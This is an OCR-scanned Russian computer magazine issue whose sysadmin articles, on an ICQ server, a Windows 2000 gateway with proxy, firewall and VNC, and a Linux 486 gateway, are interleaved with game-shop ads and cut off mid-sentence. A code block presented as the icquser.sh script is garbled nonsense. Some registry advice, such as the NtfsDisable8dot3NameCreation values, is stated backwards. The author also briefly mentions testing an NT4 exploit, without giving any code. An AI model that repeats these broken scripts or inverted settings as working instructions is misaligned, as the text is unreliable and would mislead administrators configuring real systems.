V3 auto registration = Yes
V3 post-register info =
etc/texts/post_reg_auto.txt
## Если тебе влом самостоятельно добав-
лять юзеров и ты хочешь поддержки авто-
регистрации, включи эти параметры. обя-
зательно убедись в наличии файла
etc/texts/post_reg_auto.txt, иначе авторег
не будет работать.
```

С настройкой конфа закончили. Теперь перейдем в папку scripts. Там ты найдешь файл db_manage.sh. Подредактируй в нем имя пользователя и пароль для входа в базу. Затем запуская с параметром create users_db. Будут созданы важные таблицы для работы сервера. Там же есть скрипт icquser, с помощью которого ты можешь вручную добавить, удалить icq-пользователей, а также просмотреть данные по ним. Это делается запуском icquser с параметром add, del и info, например:

```
./icquser add 140
```

Добавит пользователя с уином 140 (перед этим скрипт интерактивно попросит ввести пароль и базовые данные).

Последним шагом будет добавление iserverd в inetd.conf. Это мы делали уже два раза, поэтому не будем заострять на конфе внимание ;).

Хотелось бы обратить внимание на логи IServerd. Я рекомендую отредактировать /etc/syslogd.conf, чтобы отделить записи ICQ-сервера от общего /var/log/messages. Для этого дозопишем в конфиг следующие строки.

```
!!Server
*.* /var/log/IServer.log
```

После этого пошлем процессу syslogd сигнал 1, и iserverd будет писать логи в IServer.log. Кстати, в папке /etc/iserverd ты обнаружишь файл debug.log, который предназначен для отлова багов ;). Если вдруг найдешь там инфу о неизвестных пакетах, пошли их создателю демона, чтобы устранить ошибки в следующих релизах.

Вот, собственно, и все. Установкой IServerd ты убьешь двух зай-

Если сервер защищен фэрволлом, то ты можешь выделить порты, которые будут использоваться для передачи данных, предварительно сняв с них фильтр. Интервал портов задается опцией PassivePorts в /etc/proftpd.conf

Свой ICQ-сервер очень удобен: работники могут быстро передать нужный файл по Аське и обменяться парой фраз, к тому же для удобства можно раздавать уины по какому-либо критерию - например, по номеру кабинета, рабочей станции и т.п.


```

root@ubuntu:~# script |> head -N |quser.sh
07/04/04
# quser -- manipulate of log users database
# adjusted by IcheIstrate Bart - mailto:bart@ichelstrate.org
# 14/04/2004
# User Configuration
name="username [E]"
top="/usr/bin/top -q/04/000000"
ip="/usr/bin/ipaddr/04/00/04/000000"
file="/usr/bin/04/00/04/000000"
users_db="users_db"
#####
# [- "ip" ] && [- "ip" ]
#
# Program
# delete user from database
# del_user calc (top_file)
trap "x -f $top; echo " " ; if [ $? = 0 ]; then echo "x" ; else echo "x" ; fi ;
1 2 3 4 5 6 7 8 9 10 11 12 13 14
## Oh, let's look if postgres responds, and if the users_db exists

```

Внутренности скрипта `icquser.sh`




цев: теперь работники сети могут общаться между собой и обмениваться файлами, а ты забудешь о проблеме оплаты трафика за ICQ :).

КЛИЕНТСКАЯ ЧАСТЬ

Настройка рабочего сервера дело благородное. Но стоит упомянуть и о клиентской стороне. Поэтому в перспективе ты можешь заставить работников перейти на Linux. Да, я не спорю, Linux может юзаться как в качестве сервера, так и в роли рабочей станции. Но заставить кого-то променять любимый Мастдай на сложный Linux очень трудно. Хотя в Linux есть практически все для работы (в этом ты лишний раз убедишься, дочитав этот номер до конца). Для бухгалтера существуют порты 1С, для программера удобные редакторы кода и среды программирования (Куlix, например), для дизайнера - удобные редакторы HTML, PHP и CGI скриптов, а также любимый Gimp :). Если юзеры локалки поверят в супербезопасность и возможности Линя, то у тебя есть реальный шанс подсадить их на правильную ось.

Итак, я надеюсь, ты понял: чтобы тебя считали лучшим админом, необходимо сочетать установку безопасного софта с удовлетворением (насколько это возможно) извращенных запросов твоих клиентов, поднимая для них хороший софт. Если ты раньше думал, что работать админом сложно и неинтересно, надеюсь, этот материал тебя переубедил ;).



Редактор Anjuta - рай для офисного программера!

e-shop

<http://www.e-shop.ru>

МАГАЗИН


С ДОСТАВКОЙ НА ДОМ

БЫСТРО ■ УДОБНО ■ ДОСТУПНО

PC Games



\$79.99



Grand Theft Auto: Vice City

\$79.99



Star Wars Galaxies: An Empire Divided

\$79.99



Tomb Raider: The Angel of Darkness

\$69.99



Dark Age of Camelot: Gold Edition

\$39.99



Silent Hill 2

\$15.99



The Sims: Superstar

\$15.99



WarCraft III: The Frozen Throne

\$79.99



The Matrix: Enter The Matrix

\$55.99



Neverwinter Nights: Shadows of Undrentide

\$73.99



Metal Gear Solid 2: Substance

\$79.99



Deus Ex 2: Invisible War (DX2)

\$75.99



Republic: The Revolution

Заказы по интернету – круглосуточно! e-mail: sales@e-shop.ru
 Заказы по телефону можно сделать с 10.00 до 21.00 с понедельника по пятницу с 10.00 до 19.00 с субботы по воскресенье
СУПЕРПРЕДЛОЖЕНИЕ ДЛЯ ИНОГОРОДНИХ ПОКУПАТЕЛЕЙ:
 стоимость доставки UPS снижена на 10%!

(095) 928-6089 (095) 928-0360 (095) 928-3574

e-shop

<http://www.e-shop.ru>

ИГРЕНЕЦ

#8 (33)

ДА!

Я ХОЧУ ПОЛУЧАТЬ БЕСПЛАТНЫЙ КАТАЛОГ PC ИГР

ИНДЕКС ГОРОД

УЛИЦА ДОМ КОРПУС КВАРТИРА

ФИО

ОТПРАВЬТЕ КУПОН ПО АДРЕСУ: 101000, МОСКВА, ГЛАВПОЧТАМТ, А/Я 652, E-SHOP

СТАРАЯ СКРИПУЧАЯ ФОРТОЧКА

СТАВИМ NT'ВЫЙ ГЕЙТ НА СТАРЫЙ МЕТАЛЛ




Оси 4work

Vint (vint@townnet.ru)

Прива! Скажу сразу, я не игиот, даже не псих и не маниакально-шизоидный почитатель Дани. Я знаю, что Линух - рулезэ, знаю и о глюках, дырах, багах виндавюза, причем знаю не понаслышке. Но мне выпала нелегкая судьба поставить и настроить гейт на творениях яги Билла.



Не веришь, что так бывает? Вот тебе правдивая история о том, как я докатился до установки мастгая на сервак. Началось все неплохо. Я с помощью знакомого админа инета, команды man (для тех, кто в пингвинах только startx знает, man вызывает встроенную помощь о данной команде или программе) поставил у себя на четверке линуховый гейт. Вся локалка ликовала - экономия + скорость реально стали заметны. Я же спокойно готовился к сдаче ненавистных экзаменов, периодически собирая гешефты на новый гистр Линуха. И вот отсыпаясь я после экзаменов, когда раздается телефонный звонок. С трудом програв глаза, я смутно понимаю, что мне предлагают поставить и настроить им нечто подобное моему гейту, но только с одним различием: сервак должен крутиться исключительно на NT системе. Так как им проще, и они больше доверяют "серьезной организации Микрософт", чем "кучке компьютерных хулиганов" (кто в танке, это так обозвали линух тим). Я повелся на обещание фришного инета и быстро взялся за дело. Взглянул-то быстро, а вот делал... Короче, дали мне вот такую машинку: чистокровный пень второй с 266 мегагерцами, памяти 64 метра га идешный винт на 4 гига, видюшка ноунэйм - серверу она только на первой вре-



мя и нужна. Да строгий наказ ставить "исключительно" Винды.

ДЕРЕВЯННЫЕ РАМЫ ИЛИ ПЛАСТИК?

Сначала встал вопрос выбора ОС: брать NT4 или сразу 2K (про 2003 не говорю - ограничивает железо, не запустить его на такой конфигурации)? Блуждания по инету меня не привели ни к одному решению. Тогда я решил поставить сначала, для пробы, NT4 SP6, чтобы самому потестить этого прародителя NT5. Встала она на ура - железо для нее рульное. Но возникли гемы с настройкой сетевух (ну не хотела она верить, что карты висят не на ISA, и все тут!), на которые ушло полдня. Проблемо я решин, но остался вопрос безопасности - это ведь сервак как-никак. Ровно полчаса понадобилось на изучение багтрака и столько же на секьюритизоне, после чего стало ясно, что я очень поторопился с выбором - в сети полно разных эксплоитов дыр данной системы, даже патченной шестым пакетом. Так что после испытания одного из них в действии я окончательно снес NT4 - за десятиминутную атаку была получена удаленная консоль с правами админа.

СТАДА КЛАСТЕРОВ

Следующим кандидатом стал Виндовс 2000 сервер, и я уже было собрался его ставить, но предстоял еще один выбор: брать NTFS или старую добрую FAT32. NTFS по определению имеет более высокую устойчивость, может поддерживать шифрование и архивацию на уровне файловой системы, у него более развитая структура разделения прав, но при этом он работает медленней FAT32, требует больше оперативы для работы и поддерживается исключительно NT ядром (Линукс и различные драйвера для 9x я не учитываю). У FAT32 устойчивость ниже, отсутствует поддержка шифрования и архивирования средствами самой файловой системы, но зато скорость работы выше и совместимость с другими ОС есть. Я выбрал NTFS, так как мне нужны стабильность и шифрование, а совместимость не нужна, ведь комп будет работать серваком, а не простой рабочей лошадкой с пятью разными системами на борту.

Дальше необходимо грамотно разбить винт, ведь и от этого зависит многое - начиная с производительности (за которой я так гонюсь на слабой машинке) и заканчивая

Если IP, присвоенный юзеру осью сервера удаленного доступа, при соединении окажется дублем IP, уже занятого в сети, то оба компа-конкурента начнут жутко тормозить, а потом и вовсе могут упасть в даун.

NTFS по определению имеет более высокую устойчивость, может поддерживать шифрование и архивацию на уровне файловой системы.




защищенностью. А если винт маленький, как у моего артефакта, то просто необходимо разбить его похитрей, чтобы сохранить так необходимые метры. Вообще, NTFS позволяет выбирать размер кластера от 512 байт до 4096 байт (и это не предел), что позволяет более экономно использовать пространство на винте. Так, если у тебя на сервере куча файлов, имеющих глину 1-2 байта (а они неизбежно появятся в ходе работы), то при размере кластера 4096 байт ты потеряешь 4 килобайта на каждом таком файле. Это немного, но если файлов тысячи и далеко не у каждого файла размер кратен 4096 байтам (что является оптимальным сайзом, так все кластеры занимают полностью), то потери могут доходить до сотни-другой мегов. А если на винте лежит здоровый фильм, занимающий дофига кластеров, то при его просмотре или копировании скорость работы всего компа падает, ведь ОС нужно прочитать каждый кластер и найти следующий, причем выполнить это очень быстро. Вот почему на серверах начали создавать, как минимум, три раздела: первый - системный, на него ставим серверную ОС; второй - с максимальным размером кластера, поддерживаемым данной файловой системой, на нем будут храниться фильмы, музыка и зроровенные софтины; и третий - с минимальным размером кластера, туда будут сейвиться временные файлы, все хтмлки, скрипты, почта юзеров и прочие мелочи. После такого хитрой разбивки я был уверен, что выжал из винчестера максимальную емкость, и двинулся дальше.


СТАВИМ И ОПТИМИЗИРУЕМ

Установка самой ОС не вызвала особых проблем, все стало в пределах нормы без глюков. Необходимые драйвера для железа нашлись в инете. Дело встало лишь за оптимизацией ОСи.

Для повышения скорости соображалки твоего сервера хорошо бы увеличить зарезервированную кэш-память. Это можно сделать, изменив в реестре значение ключа HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SessionManager\Memory-Management\LargeSystemCache типа REG_DWORD с 0 на 1. Но надо



Вот так можно рулить удаленным сервером с мопеда



Запустим ручки в реестр... по локоть

e-shop

<http://www.e-shop.ru>

МАГАЗИН

С ДОСТАВКОЙ НА ДОМ

БЫСТРО ■ УДОБНО ■ ДОСТУПНО

XBOX™

PAL \$275.99

NTSC \$289.99

Технические параметры:

Процессор: Intel Pentium-3 733 Mhz
 Графический процессор: nVidia XGPU 233 Mhz
 Производительность: 125 Млн пол./сек
 Память: 64 Мб 200 Mhz DDR
 Звук: nVidia MCPX 200 Mhz, 256 каналов, Dolby Digital 5.1
 Прочее: 2-5x DVD-drive, жесткий диск 8 Gb, 4xUSB-порта, сетевая плата 100 МБps, Воспроизведение DVD-фильмов

\$83.99* / 85.99



Star Wars: Knights of the Old Republic

\$83.99* / 83.99



Return to Castle Wolfenstein: Tides of War

\$83.99* / 79.99



Enter the Matrix

\$79.99* / 85.99



Tao Feng: Fist of the Lotus

\$79.99*



APEX

\$83.99* / 85.99



Brute Force

\$83.99*



Pirates of the Caribbean

\$79.95* / 72.99



Dead or Alive Xtreme Beach Volleyball

Заказы по интернету – круглосуточно!

e-mail: sales@e-shop.ru

Заказы по телефону

можно сделать

с 10.00 до 21.00 пн – пт
с 10.00 до 19.00 сб – вс

СУПЕРПРЕДЛОЖЕНИЕ ДЛЯ ИНОГОРОДНИХ ПОКУПАТЕЛЕЙ: стоимость доставки снижена на 10%!

* – цена на американскую версию игры (NTSC)

(095) 928-6089 (095) 928-0360 (095) 928-3574

e-shop

<http://www.e-shop.ru>

КАНАЛ

#8(33)

ДА!

Я ХОЧУ ПОЛУЧАТЬ БЕСПЛАТНЫЙ КАТАЛОГ X-BOX

XBOX

ИНДЕКС _____ ГОРОД _____

УЛИЦА _____ ДОМ _____ КОРПУС _____ КВАРТИРА _____

ФИО _____

ОТПРАВЬТЕ КУПОН ПО АДРЕСУ: 101000, МОСКВА, ГЛАВПОЧТАМТ, А/Я 652, E-SHOP


учесть, что если у тебя маловато оперативы, то такой финт может ухудшить работу с сетью - увеличится нагрузка на своп, который обладает очень малой производительностью по сравнению с оперативкой. Еще я предлагаю оптимизировать файловую систему, чтобы хоть еще на грамм поднять скорость работы сервера. Для этого мы проведем парочку несложных действий: во-первых, изменим параметр "IoPageLockLimit" в ключе [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management]. Значения IoPageLockLimit при объеме оперативы в метрах такие: 32 mb - 4096000; 64 mb - 8192000; 128 mb - 16384000; 256+ mb - 65536000. Это позволит тебе несколько ускорить работу с винтом за счет выделения большего количества памяти на кэширование. А во-вторых, уберем возможность NTFS создавать имена файлов, совместимые со стандартом ДОС. Для этого найдем в реестре такой ключ:

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem] и изменим параметр NtfsDisable8dot3NameCreation на 0. Сейчас перезагрузка и создание дополнительных имен формата 8.3 отключены. Но есть одно "но": многие программы для ДОС, работающие с диском, могут вылетать с ошибкой файловой системы. Если ты столкнулся с этой траблой, то либо включи обратно параметр (измени значение на 1), либо помести сортину в каталог, имя которого не превышает 8 символов в глину и содержит не более 255 вложений.

И наконец, последний финт с реестром: в ключе [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem] создаем параметр с именем "NtfsDisableLastAccessUpdate", тип REG_DWORD и делаем его равным единице. Сейчас ты отключил редко используемую возможность NTFS по изменению времени последнего доступа к каталогу. Если у тебя много вложенных папок, то ты заметишь ускорение невооруженным глазом. После несложной оптимизации мы можем смело переходить к настройке непосредственно самого сервера: прокси, фаерволла и т.д.

ПОДОИМ СЕРВЕР

Для начала поднимем часть, отвечающую за дозвон ;), чтобы организовать на этом компе сервер удаленного доступа и пользоваться благами халявного инета в нерабочее время. Все тут достаточно просто: ставим модем, устанавливаем на него драйва. Дальше запускаем мастера новых подключений (if you in broney train), кликаем правой кнопкой по сетевому окружению (My Network Places), выбираем свойства (Properties), а галь-



Грамотный прокси с приятным фейсом

ше создаем новое подключение (Create a new connection), а там юзаем пункт set up advance connection. Чтоб не было наездов и ора скажу сразу, что у меня Винда английская и я не променяю ее ни на какую русификацию, поэтому иногда буду говорить чисто английские пункты. Теперь твоя система сможет принимать входящие звонки, то есть будет брать трубку, когда модем зафиксирует сигнал, и проверять имя юзера/пасс, но она не сможет нормально пустить его в инет. Если юзер, подцепленный к виндовому серверу по модему, попытается вбить адрес страницы, то он, по идее, сможет ее загрузить, но есть огромное НО! IP, присвоенный юзеру Виндой при соединении, вылезет в сеть, и если в сети уже есть такой IP, произойдет очень нехорошая вещь: оба компа-конкурента начнут жутко тормозить, а потом и вовсе могут упасть в даун. Но даже если IP свободен, провайдерские админы тебе кинут огромное предупреждение - левые IP в локалке очень мешают при работе сервера, да и организовывать нужно юзеров, а то за неделю расплзутся по всему диапазону от 0.0.0.0 до 255.255.255.255. Вот поэтому необходимо разграничить сеть с дозвоном и не выпускать левых IP в локалку.

НЕКИСЛЫЙ ПРОКСИК

Обеспечить такое разграничение призван прокси-сервер. В инете развелось огромное количество их модификаций, с разными возможностями и разной ценой. Но тебе нужно учесть, что наша машинка не самая мощная, и поэтому необходимо выбирать софтинку, которая выполняет роль именно прокси, а не всякого фильтра и защитника сети. Только так мы сможем сохранить приемлемую скорость работы сервера. Мой выбор пал на очень неплохую программку: CoolProxy (<http://www.coolproxy.narod.ru>). В моем распоряжении оказалась версия 1.4. Это полноценный прокси-сервер с развитой поддержкой кэширования. Вот его плюсы: простая установка и настройка, очень грамотное кэширование графики, то есть самой трафожрующей части, достаточно простой и понятный русский фейс, возможность заказа веб-страниц (ты смотришь главную страницу сайта, находишь нужные ссылки, кликаешь по ним, и если ты

сейчас оф-лайн, прога предложит "заказать" нужные паги, и они будут загружены автоматически в следующий раз). Удобно? Мне тоже понравилось, особенно если учесть, что к вечеру я забываю, что хотел скачать ночью... И самый главный плюс - возможность просмотра в оф-лайне всех страниц, посещенных во время серфа, причем эти странички сейвятся очень культурно: в папке с прогой создается каталог cache и в нем создается подкаталог - типа www.porno.ru.

К несчастью, минусы тоже есть: отсутствует хелп, при использовании этой софтины на одиночном компьютере, подключенном к инету через модем, падает скорость работы соединения. Причина проста: сначала происходит скачивание в кэш, а потом только эти данные приходят к браузеру. Еще эта прога - шароварная, это формальность, конечно, но тем не менее. А еще был замечен такой веселый глюк: этот прокси определяет, подключен ли ты к сети, просто пингуя указанный сервер (по умолчанию - любимый microsoft.com), но я, решив провести массовую оптимизацию, указал сайт нашей локалки, и только он вырубился (гроза была...), прога начала выдавать все страницы исключительно из кэша. И только случайно это заметили - курс доллара на Яндексе оказался староватым. То есть моя интрасеть некоторое время работала вообще без связи с внешним миром, только благодаря закромам этой программки. А это говорит о том, что очень многие юзеры качают из инета одно и то же по несколько раз. Так что ставьте, начинающие админы, кэширующий прокси, выделяйте побольше места на винте и рулите своей сетью, экономя деньги на новый девайсик.

КОЛЮЧИЙ ЗАБОРЧИК

Дальше, раз уже мы решили делать все грамотно, нам следует поставить фаерволл для защиты от внешних атак и от атак доморошенных "хакеров" на инет (а то придут к тебе раздолбаи из органов). Для этого я, руководствуясь кое-каким опытом и советами знакомых админов, выбрал софтинку с именем Arginitum Outpost Firewall Pro (www.agnitum.com/download/). Опишу лишь самые важные ее плюсы: малый размер дистрибутива, несколько режимов работы (бездействие, обучение, разрешение того, что не запрещено, и запрещение того, что не разрешено), русский фейс, наличие готовых правил для многих софтин (например, опера, бат, эксплорер, аутглюк были уже настроены), возможность ангрейда с помощью плагинов. Так, уже по дефолту, ставятся очень полезные вещи: кэширование DNS, которое резко уменьшает время поиска IP-адреса, блокиратор рекламы, позволяющий

Многие юзеры качают из инета одно и то же по несколько раз, так что кэширующий прокси и немного места на винте помогут серьезно сэкономить деньги.

На серверах создают, как минимум, три раздела: первый - системный, второй - с максимальным размером кластера для хранения фильмов и музыки, и третий - с минимальным размером кластера для временных файлов, почты юзеров и прочей мелочи.


вырезать надоедливые баннеры по размеру и по ссылке, детектор атак и кое-какие еще. Еще мне понравилось то, что при модификации запускового файла, который раньше имел разрешение на связь с инетом, она очень громко кричит об этом.

ПУЛЬТ К ТЕЛЕКУ

И последним очень важным пунктом будет управление сервером. Ведь нет смысла серверному компу иметь постоянную видеокарту и монитор. Вот поэтому я предлагаю использовать софтинку для удаленного администрирования. Мне больше всего нравится простая в использовании программка WinVNC (<http://www.realvnc.com>). На момент написания статьи последняя версия 3.3.7, вес проги - 564 кб. Вся программа состоит из двух частей: первая вешается на управляемый компьютер и слушает определенный порт, а вторая устанавливается на комп, с которого ты хочешь рулить сервак. Дальнейшая работа с такой программой не вызовет проблем - перед тобой обычный рабочий стол мажоры (или линухи, но это не сюда), на котором можно производить манипуляции хвостатым созданием. Также советую эту прогу установить всем знакомым ламерам, которым ты помогаешь при настройке компа, - так ты сможешь, не отрываясь от своего ящика, настроить комп челу хоть из Африки. Скорость работы вполне приемлемая: я с модема могу конфигурировать сервак, чем сейчас по совместительству и занимаюсь ;).

СЕРВЕР ЖИЛ, ЖИВ И БУДЕТ ЖИТЬ

А теперь некоторые итоги на примере моего сервера. Сейчас он благополучно работает в качестве шлюза в инет, сервера удаленного доступа, фаерволла и кэширующего прокси. Установка такого компьютера на границе интрасети и инета позволит сэкономить гешежки и нервы юзеров. Также существенно облегчится учет трафика, просиженного пользователями. При всех положительных чертах были замечены кое-какие минусы: понизилась скорость работы в сети, больше работы стало у местного админа по причине потенциальной нестабильности Винды. Для полноценной работы сервера необходимо больше оперативной памяти, недостаток которой очень четко проявляется в разгар рабочего дня (сеть начинает тормозить, выскакивают сообщения об ошибках при коннекте к прокси-серверу, и сам сервак резко увеличивает время ответа на пинг). Если бы юзеров в сети было поменьше (не больше 10 компов), то все было бы тип-топ, а вот при таком раскладе лучше всего поставить консольный линух и на нем настроить все вышеописанные сервисы. Хотя если скорость не столь критична, да и в пингвиньей консоли ты слабоват, ставь Винды - они вполне могут выполнять функции простого в настройке сервера.



Вот так можно настроить халявный инет дома

e-shop

<http://www.e-shop.ru>

МАГАЗИН
С ДОСТАВКОЙ НА ДОМ

БЫСТРО ■ УДОБНО ■ ДОСТУПНО

GAME BOY ADVANCE



\$149.99

\$95.99

Технические параметры:

Процессор: 32-Bit ARM
Память: 32-96 KB VRAM (в CPU), 256 KB
Экран: 2.9" TFT с отражающей матрицей (40.8 мм x 61.2 мм)
Разрешение и цвет: 240x160 пикселей, 32.768 возможных цветов
Размеры (ШxВxТ): 144.5 x 82 x 24.5 мм
Вес: 140 г
Питание: 2 батареи класса AA (15 часов)
Носители данных: картриджи
Другое: Стереозвук, совместим с играми для Game Boy и Game Boy Color

Технические спецификации только для GBA SP:

* Интегрированная подсветка LCD экрана * Входящая в комплект перезаряжаемая Lithium Ion батарея, способная работать 10 часов безостановочной игры, заряжаемая всего 3 часа

\$59.99



Golden Sun: The Lost Age

\$52.99



The Legend of Zelda: A Link to the Past

\$59.99




Castlevania: Aria of Sorrow

\$59.99



Advance Wars 2: Black Hole Rising

\$59.99



Donkey Kong Country

\$59.99



Tom Clancy's Splinter Cell

Заказы по интернету - круглосуточно! e-mail: sales@e-shop.ru

Заказы по телефону можно сделать

с 10.00 до 21.00 с понедельника по пятницу с 10.00 до 19.00 с субботы по воскресенье

СУПЕР-ПРЕДЛОЖЕНИЕ ДЛЯ ИНОГОРОДНИХ ПОКУПАТЕЛЕЙ:

стоимость доставки UPS снижена на 10%!

(095) 928-6089 (095) 928-0360 (095) 928-3574

e-shop
<http://www.e-shop.ru>

ИГРЫ
ИГРЫ

#8(33)

ДА! Я ХОЧУ ПОЛУЧАТЬ БЕСПЛАТНЫЙ КАТАЛОГ GAMEBOY GAME BOY ADVANCE

ИНДЕКС _____ ГОРОД _____

УЛИЦА _____ ДОМ _____ КОРПУС _____ КВАРТИРА _____

ФИО _____

ОТПРАВЬТЕ КУПОН ПО АДРЕСУ: 101000, МОСКВА, ГЛАВПОЧТАМТ, А/Я 652, E-SHOP

В БОЙ ИДУТ ОДНИ СТАРИКИ

ПРЕВРАЩАЕМ ЧЕТВЕРКУ В СЕРВАК НА ЛИНУХЕ

Оси 4work

Vint (vint@townnet.ru)

Здорово, я снова в эфире! Сегодняшняя статья наверняка будет интересна и актуальна. Ведь ты, стопудняк, уже устроился на работу к прову крупной локальной сетки, и у тебя наверняка на стенке висит старая раскуроченная четверка или даже пень.



ейчас мы найдем этому всему применение.

СУТЬ ТРАБЛЫ

Ты наверняка слышал о таких крутых вещах, как аппаратные фаерволлы, гейты (или мосты), и всегда глумал, что замутить подобную хрень трудно. Ведь надо иметь новейшее железо, крутейший софт и прямейшие руки. Но, оказывается, все просто, как пупок. Я развею миф о сложности и навороченности сих плюшек простым и элегантным способом: опишу, как настроить шлюз, прокси, фаерволл и почтовый сервак на простенькой машинке: i486 с 16 мегами крутейших SIMM оперативы на борту и еще го кучи сетевуха да модем - все исключительно isa'шки.

Как ты сам уже понял, железо нашего сервака находится на грани фантастики... 80-х годов. На кой фиг тебе это все, если можно купить крутейший сервак за кучу баксов? А зачем, если наша четверка, грамотно настроенная и оточенная, будет идти наравне с тачкой на Бартоне? Причина этого проста: для наших целей вовсе необязательно огромная производительность - проксить и фаерволлить может и комп-пенсионер. Не, бабло с шефа, конечно, сруби и Бартика тащи домой, а на его место отдирай артефактную мать от стены.

Далее определимся с софтом. Для своих извратных целей я избрал дистрибутив ALT Linux Master 2.2.

ХАРД НАДО СТАВИТЬ, НА ТО ОН И ХАРД!

Все делается просто, как раз-два. Становись рутотом: su, пароль root'a. Дальше DrakConf - это общий конфигуратор - в нем глянь, есть ли твоя сетевуха в списке (настройка оборудования -> автоопределение устройств). Если она найдена, идем дальше, иначе инет и его фракки жгут тебя. У меня все встало идеально.

Затем мы приступаем непосредственно к установке сети, набрав команду netconf или просто в окне

Network configurator кликаем по Basic host information и в открывшемся диалоге пишем сетевое имя компа, затем на вкладке Adaptor 1 включаем (Enabled) сетевуху. После чего вводим инфу о сети и о плате (IP-адрес, сетевая маска, IO Port, Irq). В поле NetDevice укажи тип сетевого устройства - сейчас это eth0 (от Ethernet), а в поле Kernel Module - имя модуля ядра, которое соответствует твоей сетевухе. И еще одна маленькая плюшка: если у тебя сетевуха PCI, то IO Port и IRQ устанавливать не нужно. Все, твоя сетевуха настроена и готова к работе.

Если у тебя будет две сетевые карты, воткни вторую и повтори все снова, а если можем, то просто включи его - внешние могут работать без особых драйверов и настроек.

А дальше следует заняться собственно настройкой нашей великой машины. Установим-ка мы шлюз!

КРУТЕЕМ И СТАВИМ ШЛЮЗ

Вообще твой комп легко может связать две сети в одну без помощи хаба, но для этого тебе нужно будет две сетевухи (или больше, смотря сколько сетей ты сливаешь) и чуток терпения дочитать эту статью. Также шлюз стоит организовывать, когда у тебя дома/на работе/в универе есть локалка и только одна дырка в Инет. Чтобы все могли его юзать, ты и ставишь шлюз, после чего тебя все носят на руках.

Вот тебе практический пример объединения двух сетей. Дано: IBM 486 с 16 мегами мозгов, две сетевые платы, бухта витухи и два дня срока. Решение: ставим консольную линуху, настраиваем сетевухи на eth0 и eth1 и даем IP-адреса:

```
ifconfig eth0 192.168.1.1 up
(подняли первую карточку)
